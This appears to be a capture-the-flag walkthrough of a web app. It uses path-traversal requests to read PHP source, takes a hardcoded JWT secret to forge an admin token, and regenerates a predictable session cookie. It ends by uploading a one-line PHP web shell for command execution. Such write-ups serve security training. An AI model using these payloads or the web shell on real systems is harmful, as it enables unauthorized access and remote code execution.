
now here signup













Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7InVzZXJuYW1lIjoidGVzdDEyMyJ9fQ.I6UVFLemD8M6htDIj58L2yu\_36R3GGdGcaSqPNtFKfY



Title: ../../../../../../../../../../C:/Windows/notepad.exe


Author : a




Click on book




book=../../../../../../../../../../C:/Windows/notepad.exe&method=1



book=../php/books.php&method=1



book=../portal/includes/fileController.php&method=1




Copy the output

<?php\r\n$ret = \"\";\r\nrequire \"..\/vendor\/autoload.php\";\r\nuse \\Firebase\\JWT\\JWT;\r\nsession\_start();\r\n\r\nfunction validate(){\r\n $ret = false;\r\n $jwt = $\_COOKIE['token'];\r\n\r\n $secret\_key = '6cb9c1a2786a483ca5e44571dcc5f3bfa298593a6376ad92185c3258acd5591e';\r\n $ret = JWT::decode($jwt, $secret\_key, array('HS256')); \r\n return $ret;\r\n}\r\n\r\nif($\_SERVER['REQUEST\_METHOD'] === \"POST\"){\r\n $admins = array(\"paul\");\r\n $user = validate()->data->username;\r\n if(in\_array($user, $admins) && $\_SESSION['username'] == \"paul\"){\r\n error\_reporting(E\_ALL & ~E\_NOTICE);\r\n $uploads\_dir = '..\/uploads';\r\n $tmp\_name = $\_FILES[\"file\"][\"tmp\_name\"];\r\n $name = $\_POST['task'];\r\n\r\n if(move\_uploaded\_file($tmp\_name, \"$uploads\_dir\/$name\")){\r\n $ret = \"Success. Have a great weekend!\";\r\n } \r\n else{\r\n $ret = \"Missing file or title :(\" ;\r\n }\r\n }\r\n else{\r\n $ret = \"Insufficient privileges. Contact admin or developer to upload code. Note: If you recently registered, please wait for one of our admins to approve it.\";\r\n }\r\n\r\n echo $ret;\r\n} "


By this way we get the secret key: 6cb9c1a2786a483ca5e44571dcc5f3bfa298593a6376ad92185c3258acd5591e

Now go back to jtw.io

Put the secret key



Let us use this secret to construct the [JWT](https://jwt.io/) token for ‘paul’.



Token:

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7InVzZXJuYW1lIjoicGF1bCJ9fQ.7pc5S1P76YsrWhi\_gu23bzYLYWxqORkr0WtEz\_IUtCU

book=../portal/cookie.php&method=1




Copy the code

<?php\r\n\/\*\*\r\n \* @param string $username Username requesting session cookie\r\n \* \r\n \* @return string $session\_cookie Returns the generated cookie\r\n \* \r\n \* @devteam\r\n \* Please DO NOT use default PHPSESSID; our security team says they are predictable.\r\n \* CHANGE SECOND PART OF MD5 KEY EVERY WEEK\r\n \* \*\/\r\nfunction makesession($username){\r\n $max = strlen($username) - 1;\r\n $seed = rand(0, $max);\r\n $key = \"s4lTy\_stR1nG\_\".$username[$seed].\"(!528.\/9890\";\r\n $session\_cookie = $username.md5($key);\r\n\r\n return $session\_cookie;\r\n}

We can see that cookie.php is using the username to generate a random cookie, let add an additional line, and then call the function makesession with the username ‘paul’ to get its cookie.

Modified the code



Code:

?php

/\*\*

\* @param string $username Username requesting session cookie\r\n

\*

\* @return string $session\_cookie Returns the generated cookie\r\n

\*

\* @devteam

\* Please DO NOT use default PHPSESSID; our security team says they are predictable.

\* CHANGE SECOND PART OF MD5 KEY EVERY WEEK\r\n

\* \*/

function makesession($username){

$max = strlen($username) - 1;

$seed = rand(0, $max);

$key = "s4lTy\_stR1nG\_".$username[$seed]."(!528./9890";

$session\_cookie = $username.md5($key);

return $session\_cookie;

}

print(makesession("paul"));

Now run this code to generate the cookie for paul user.

┌──(root💀kali)-[/home/kali/Downloads]

└─# php cookie.php



Now we have both, the JWT Token and PHPSESSID for ‘paul’, let us change the cookies in our browser and see whether it works. I use [Cookie-editor](https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/) for playing around with cookies.

Value: paul47200b180ccd6835d25d034eeb6e6390

paul8c8808867b53c49777fe5559164708c3


paula2a6a014d3bee04d7df8d5837d62e8c5


paul61ff9d4aaefe6bdf45681678ba89ff9d

Token:


eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7InVzZXJuYW1lIjoicGF1bCJ9fQ.7pc5S1P76YsrWhi\_gu23bzYLYWxqORkr0WtEz\_IUtCU

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7InVzZXJuYW1lIjoicGF1bCJ9fQ.7pc5S1P76YsrWhi\_gu23bzYLYWxqORkr0WtEz\_IUtCU






Now go back to browser reload the page and we login as paul




Now click on file management







<?=`$\_GET[0]`?>



Modify in task .zip to .php








We can now execute commands via the GET parameter 0

